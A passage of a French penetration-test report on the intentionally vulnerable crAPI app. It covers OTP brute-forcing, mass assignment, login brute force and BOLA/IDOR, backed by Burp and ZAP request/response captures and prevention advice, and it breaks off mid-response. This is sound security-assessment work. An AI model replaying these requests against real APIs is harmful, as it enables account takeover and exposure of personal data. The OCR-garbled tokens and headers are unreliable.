
History Search Alerts Output WebSockets Fuzzer +

New Fuzzer Progress: 0: HTTP - http://34.230...th/v3/check-otp 1% Current fuzzers: 1

Messages Sent: 147 Errors: 0 Show Errors

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
10 Fuzzed		500		237 ms	448 bytes	58 bytes			0009
11 Fuzzed		500		284 ms	448 bytes	34 bytes			0010
12 Fuzzed		500		253 ms	448 bytes	34 bytes			0011


Réponse du serveur après dix tentatives de connexion.



Preparation et exploitation – Improper Assets Management

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
36K Fuzzed		200		375 ms	448 bytes	39 bytes			0967
10,000 Fuzzed		200		252 ms	448 bytes	58 bytes			9999
9,999 Fuzzed		500		247 ms	448 bytes	58 bytes			9998

Découverte d'un code OTP valide par force brute.



authentification sur le compte cible

Prévention

- Dressez l'inventaire de tous les hôtes (hosts) d'API et documentez pour chacun les aspects importants : environnement (production, pré-production / staging, test, développement), public autorisé à y accéder sur le plan réseau (public, interne, partenaires) et version de l'API.
- Inventoriez les services intégrés et documentez leur rôle dans le système, les données échangées (flux de données) ainsi que leur sensibilité.
- Documentez l'ensemble des aspects de votre API : authentication, gestion des erreurs, redirections, limitation de débit (rate limiting), politique CORS, ainsi que les endpoints avec leurs paramètres, requêtes et réponses.
- Générez la documentation automatiquement en adoptant des standards ouverts (ex. OpenAPI). Intégrez la génération de cette documentation dans votre pipeline CI/CD.
- Rendez la documentation accessible aux seules personnes autorisées à utiliser l'API.
- Utilisez des mécanismes de protection externes (par exemple des pare-feu de sécurité API / API gateways) pour toutes les versions exposées de vos APIs, pas uniquement la version de production actuelle.
- Évitez d'utiliser des données de production dans des déploiements d'API non production. Si cela est incontournable, appliquez à ces endpoints le même niveau de sécurité que pour la production.
- Lorsque de nouvelles versions d'API apportent des améliorations de sécurité, réalisez une analyse de risque pour décider des actions de mitigation à appliquer aux anciennes versions : par exemple, déterminer s'il est possible de rétroporter (backporter) les améliorations sans casser la compatibilité, ou s'il faut retirer

rapidement l'ancienne version et forcer tous les clients à migrer vers la version la plus récente.

Vulnérabilité crAPI-05: Mass Assignment (High)

Description:	L'endpoint API associe automatiquement tous les champs JSON fournis par le client au modèle serveur du produit, sans liste blanche ni schéma restrictif. Un attaquant peut ajouter des paramètres inattendus ou créer un objet produit complet et le faire persister, entraînant la création ou la modification non autorisée de produits.
Risk:	Impact: High – Création et modification non autorisées de produits, altération potentielle de champs sensibles (prix, statut, propriétaire), menant à des fraudes, à une perte d'intégrité des données et à une possible escalade de privilèges ou de confiance.
System:	Web Application
Tools Used:	Burp Suite
References:	Mass Assignment - API6:2019 - Mass Assignment

Preuve

Burp Suite Community Edition v2025.5.3 - Temporary Project

Request

```
1 GET /workshop/api/shop/products HTTP/1.1
2 Host: 3.91.197.31:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://3.91.197.31:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhJHMPhY2t1cFAZWhIawWuY29tIiwiWF0IjoxNzUSNDM2MjU0LCJleHAiOjE3NjAwMzwvNTQsInPAdtGU01Jlc2VjInR8SCFQHe7wDNLPKW9sUaJlsfPuHuVhWP40WDxJeJmNg9ONGCNMF91odxwo0SpxghSLsayCaDeOrhBuFlYao0PADmtiz2rEH68cvpsudY7MPMV9isvfyATTyU9wdAp0kXddalowTNU9sW0NrZESRfkarYJ22n6zvVM94-rpNkchJTS_5A7jiuqXK3MHB0-iASzav2lUf082rE3nzVCa_pDp823nWTg
10 Connection: keep-alive
11 Priority: u=0
12
13
```

Response

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Thu, 02 Oct 2025 21:24:51 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Allow: GET, POST, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 219
13
14 {
  "products": [
    {
      "id": 2,
      "name": "Wheel",
      "price": "10.00",
      "image_url": "images/wheel.svg"
    },
    {
      "id": 1,
      "name": "Seat",
      "price": "10.00",
      "image_url": "images/seat.svg"
    }
  ],
  "credit": 0.0,
  "next_offset": null,
  "previous_offset": null,
  "count": 2
}
```

Requête intéressante

Burp Suite Community Edition v2025.5.3 - Temporary Project

Request

```
1 POST /workshop/api/shop/products HTTP/1.1
2 Host: 3.91.197.31:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://3.91.197.31:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhJHMPhY2t1cFAZWhIawWuY29tIiwiWF0IjoxNzUSNDM2MjU0LCJleHAiOjE3NjAwMzwvNTQsInPAdtGU01Jlc2VjInR8SCFQHe7wDNLPKW9sUaJlsfPuHuVhWP40WDxJeJmNg9ONGCNMF91odxwo0SpxghSLsayCaDeOrhBuFlYao0PADmtiz2rEH68cvpsudY7MPMV9isvfyATTyU9wdAp0kXddalowTNU9sW0NrZESRfkarYJ22n6zvVM94-rpNkchJTS_5A7jiuqXK3MHB0-iASzav2lUf082rE3nzVCa_pDp823nWTg
10 Connection: keep-alive
11 Priority: u=0
12
13
```

Response

```
1 HTTP/1.1 400 Bad Request
2 Server: openresty/1.27.1.2
3 Date: Thu, 02 Oct 2025 21:24:59 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Allow: GET, POST, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 112
13
14 {
  "name": [
    "This field is required."
  ],
  "price": [
    "This field is required."
  ],
  "image_url": [
    "This field is required."
  ]
}
```

Changement de méthode HTTP et réponse intéressante du serveur.

Burp Suite Community Edition v2025.5.3 - Temporary Project

Request

```

POST /workshop/api/shop/products HTTP/1.1
Host: 3.91.197.31:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://3.91.197.31:8888/shop
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhHPhY2t1cjFAZWhlhwWuY29tLiwiaWF0IjoxNzU5NDMzMjU0LCJleHAiOESN AwMzgwtQSoIn
jybhG0L1jC2VjInNzA0LScfGho7wOnLPK95oUaJ1SfnPuHuivHP40WDxeJm9g90NgCHAF91dxwo0SxpgbLSiayCa0eRhbuYao0
PAdnTfPdRkqfDwAjP9rK7v7nUnzBwU7xrK98l1uCjzCjLpgHs6-u5j+r91MZV9_s32agY49jZLepcMAnheXcyO_vxPNwAI
1POK9r-iz2w-EH68cfpuu7M9P9PfLsifxATTyvUsndAp0kXjdalow7Nu9sNoNr2ESRfkarYJ22n6vzW94-rphkchJT3_5AT7juqBKJ
MNHO-ja5ZevzUf082rEj2nzVc_jDyR29eWtg
Content-Type: application/json
Content-Length: 133
{
    "name": "mass assignment",
    "price": 100.0,
    "image_url": "https://us-east-1.graphassets.com/AwCYQkjwSUCbfka08Ct1Mz/NEN061WQNWHRMdz3WUv"
}

```


Response

```

HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Thu, 04 Oct 2025 22:42:02 GMT
Content-Type: application/json
Connection: keep-alive
Allow: GET, POST, HEAD, OPTIONS
Vary: origin, accept
Origin: https://3.91.197.31:8888
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 143
{
    "id": 4,
    "name": "mass assignment",
    "price": "100.00",
    "image_url": "https://us-east-1.graphassets.com/AwCYQkjwSUCbfka08Ct1Mz/NEN061WQNWHRMdz3WUv"
}

```

Exploitation de Mass Assignment et création de produit



Prévention


- Si possible, évitez d'utiliser des fonctions qui lient automatiquement les données d'entrée du client à des variables de code ou à des objets internes.
- Mettez en liste blanche uniquement les propriétés que le client est autorisé à modifier (allowlist explicite).
- Utilisez les mécanismes intégrés pour placer en liste noire (blocklist) les propriétés qui ne doivent pas être accessibles par les clients.

- Le cas échéant, définissez et appliquez explicitement des schémas pour les charges utiles (payloads) d'entrée.


Vulnérabilité crAPI-06: Login Brute-force Attack (High)

Description:	Un attaquant a pu extraire une liste d'adresses e-mail valides en raison d'une surexposition de données (réponses API trop verbeuses / endpoint de listing non protégé). À partir de ces identifiants, il a mené des tentatives systématiques de connexion (bruteforce ou credential stuffing) et a réussi à accéder au compte d'au moins un utilisateur.
Risk:	Impact: High – Accès non autorisé à un compte, avec risques d'exposition ou de modification de données utilisateur, usurpation d'identité, fraude et point de pivot pour d'autres actions (réinitialisation de mot de passe, énumération latérale, élévation de privilèges). Si des mots de passe réutilisés étaient impliqués, le risque de credential stuffing généralisé augmente.
System:	Web Application
Tools Used:	OWASP ZAP
References:	Brute-force attack - Password Brute-force via Password Change with ZAP


Preuve



liste d'adresses e-mail



liste de mots de passe



attaque de force brute de login réussie

Prévention

- Mettre en place des défenses multicouches contre le bruteforce : limites par IP et par compte, backoff exponentiel, verrouillages temporaires, scoring réputation IP/appareil, CAPTCHA ou challenge WebAuthn en cas d'anomalie.
- Instrumenter logs et alertes sur les pics de tentatives échouées (par IP, ASN, identifiant utilisateur, empreinte appareil).
- Promouvoir (ou imposer) la MFA pour tous ; obligatoire pour comptes sensibles.
- Effectuer des revues périodiques des réponses API pour prévenir la réapparition de surexpositions.

Vulnérabilité crAPI-07/8/9: Broken Object Level Authorization (Moderate)

Description:	Les endpoints concernés acceptent des identifiants fournis par le client (vehicleId, orderId, userId, etc.) et renvoient la ressource correspondante sans vérifier que l'appelant authentifié en est le propriétaire ou est autorisé. Cette absence d'autorisation au niveau objet permet d'énumérer ou de deviner des IDs afin d'obtenir des objets tiers.
Risk:	Impact: Moderate – L'accès non autorisé aux rapports de véhicule, historiques de commandes, détails de paiement et données de localisation (temps réel ou récente) compromet fortement la confidentialité et la vie privée, favorise le profilage des utilisateurs et la fraude, et introduit un risque de sécurité physique (traçage / suivi). Cette exposition génère également des risques réglementaires (RGPD, données de paiement) et réputationnels.
System:	Web Application
Tools Used:	Burp Suite
References:	BOLA - API1:2023 Broken Object Level Authorization

Preuve

BOLA (1) :

The screenshot shows a Burp Suite interface with the 'Repeater' tab selected. A POST request is being viewed, and its JSON response is displayed in the 'Response' panel.

Request

```
POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 54.225.17.26:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://54.225.17.26:8888/contact-mechanic?VIN=1C4AFV98G7WND47
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiJhdHBAiH1y2tLd8Lb9PfbCj2o3LCjpyX0vDjEBMf-srhY2hjB31av4cC16MtC10TKE2H0e2m0vca
xALlQmVz2X10LxALlQmGLAHfIsq03tgYgP7tYmWYKuFcrGLBuJhlh1b3tq18sRmPnLous7Mh1mLNkOuLlA9LBywuhSPeSpU
HGMu1UVACdLoZn9-k4D1tq4gD0t3g-WlUnCrb17Yj08213tPJJD6nCrXfnfaPu0rL7q4ZPxOr4AP70R1Ld51NDf5Mg3RkWq
0P3b6e00KmNxREldur7e50Ld0t3g-WlUnCrb11yHMD+r96bu0dqw1eRcDaxwfDyTB1BscauRN46u1wY0F0Txk1ISUxChAZBqgWZrd_SSW
wgG5S3js_0d24z2eyu0-Bw4H0Flh1qjetBQ
Content-Length: 229
Upgrade: http/1.1
Connection: keep-alive
Priority: u0

```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Wed, 01 Oct 2025 16:49:13 GMT
Content-Type: application/json
Connection: keep-alive
Allow: GET, POST
Vary: origin, Cookie
access-control-allow-origin: *
X-FRAME-OPTIONS: DENY
X-Content-Type-Options: nosniff
X-Frame-Opener-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 155

```

```
15 {
    "response_from_mechanic_api":{
        "id":7,
        "sent":true,
        "report_link":"http://54.225.17.26:8888/workshop/api/mechanic/mechanic_report?report_id=7"
    },
    "status":200
}
```

Requête intéressante

Burp Suite Community Edition v2025.5.3 - Temporary Project

7 IDOR x 4 IDOR Authorization +

Send Cancel < > ▾

Request

Pretty Raw Hex

```
1 GET /workshop/api/mechanic/mechanic_report report_id=2 HTTP/1.1
2 Host: 54.225.17.26:8088
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Accept-Charset: utf-8;q=0.9,*;q=0.8
8 Pragma: no-cache
9 Cache-Control: no-store
yjhGc10LSJUzTNgJyJxJdWt1OjJhdHRY2lckBLwFnbcSjb2oLCjpxYXoiOjE3M7kZmYzNjEsInV4cCIGmtc1OTk0TE2M9ws.c
9zZSGnVz2XLxf0,XAL7qKLAHfXsg3fGyGP7eYMbvYKerForGLWhf3tYIOBdRPl0gs7MkYbNLMC0JLJxLJ_WyhtSPExIw
HGM1UvAdGdLoozN-4d1f4gSSlDpRvdh5buBCb7vJ08z13tPJDEn6CrjXNfnbaUoL7Tp4ZP0x0RAP70RLid51NDf5MG3IKwq
0PjBwQ0mKXElE7B5U0t3g-WlUnJyBv11yDMdr96buDqqw1eRcDawwfDyWTBl8scvuRN46uIVyOFQTxk1SJxVchXAzBgWzRd_SS9
9 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i=1
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Wed, 01 Oct 2025 16:51:26 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Allow: GET, HEAD, OPTIONS
7 Vary: *
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 472
13
14 {
15   "id": 2,
16   "mechanic": {
17     "id": 2,
18     "mechanic_code": "TRAC_JME",
19     "user": {
20       "email": "james@example.com",
21       "number": ""
22     }
23   },
24   "vehicle": {
25     "id": 5,
26     "vin": "GMBBY70FWUM324316",
27     "owner": {
28       "email": "admin@example.com",
29       "number": "9010203040"
30     }
31   },
32   "problems_detail": {
33     "My car Audi - R7 is having issues.\nCan you give me a call on my mobile 9010203040.\nOr send me an email at admin@example.com\nThanks,\nAdmin."
34   },
35   "status": "Completed",
36   "created_on": "30 September, 2025, 22:25:06",
37   "updated_on": null,
38   "comments": [
39   ]
40 }
```

Accès non autorisé obtenu (BOLA) en altérant la valeur du paramètre ciblé

BOLA (2) :

Burp Suite Community Edition v2025.5.3 - Temporary Project

Request

```
1 GET /workshop/api/shop/orders/4 HTTP/1.1
2 Host: 54.225.17.26:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://54.225.17.26:8888/orders?order_id=6
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhbmV4cG16MTC10Tk0MTE2Mw1cm9sZS1GUAUvZLxIfo.XALiqMGLAHFx0g3fQy6PYtYk0rForGBWh1hf3yIOBdRAlQs7WkYbNLMC0uILaLX_8VwqfSPeM5FuHGMuUVACdLoznh-k4Dfxf4g3S1DpRVd3h5bubCrb7yJ08z13tP1JDEn6Cr1xNfhbaPu0rL7YpdZPoxrGRAP70RL1D61ND1f5MK3lKwQOPJBwQOkRXElDr47BSUD3g-WlUnCyb11vMDr96buDqqveiRcDAawfDYWTB1Bs2wvRN46u1wY0FQTxhj1sUXvChXA2BqW1Zrd_SSbwvngGSS3sQs_roD24JezyuU-Brw4H0Flh1q1etBD
10 Content-Length: 0
11 Priority: um0
12
13
```

Response

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Wed, 01 Oct 2025 17:00:09 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 X-Content-Security-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 560
13
14 {
    "order": {
        "id": 6,
        "user": {
            "email": "attacker@email.com",
            "number": "0612345678"
        },
        "product": {
            "id": 1,
            "name": "Seat",
            "price": "10.00",
            "image_url": "images/seat.svg"
        },
        "quantity": 1,
        "status": "return pending",
